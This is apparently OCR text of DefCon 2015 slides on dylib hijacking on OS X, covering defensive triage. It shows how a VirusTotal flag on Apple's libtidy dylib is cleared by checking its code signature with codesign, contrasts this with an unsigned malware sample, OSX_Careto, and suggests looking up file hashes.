
hijacked dylibs?

[DefCon 2015]

"DLL Hijacking on OS X? #@%& Yeah!"


PART 0X4: ANALYSIS

DETERMINE IF SOMETHING IS MALICIOUS....OR NOT!?



Code-Signing

EXAMINE THE BINARY'S CODE SIGNATURE



Flagged Items

libtidy.A.dylib (dylib, loaded in: 1Password, accountsd, AppleIDAuthAgent…
/usr/lib/libtidy.A.dylib

2/54 virustotal

libtidy dylib flagged by VT


signed by apple: not malware!


```
$ codesign -dvv /usr/lib/libtidy.A.dylib
Format=Mach-O universal (i386 x86_64)

Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
```

libtidy is signed by apple proper

use **codesign** to display a binary's signing info


ex: `$ codesign -dvv <file>`


```
codesign -dvv OSX_Careto

OSX_Careto: code object is not signed at all
```

most malware; unsigned


Google the Hash

may (quickly) tell you; known good || known bad



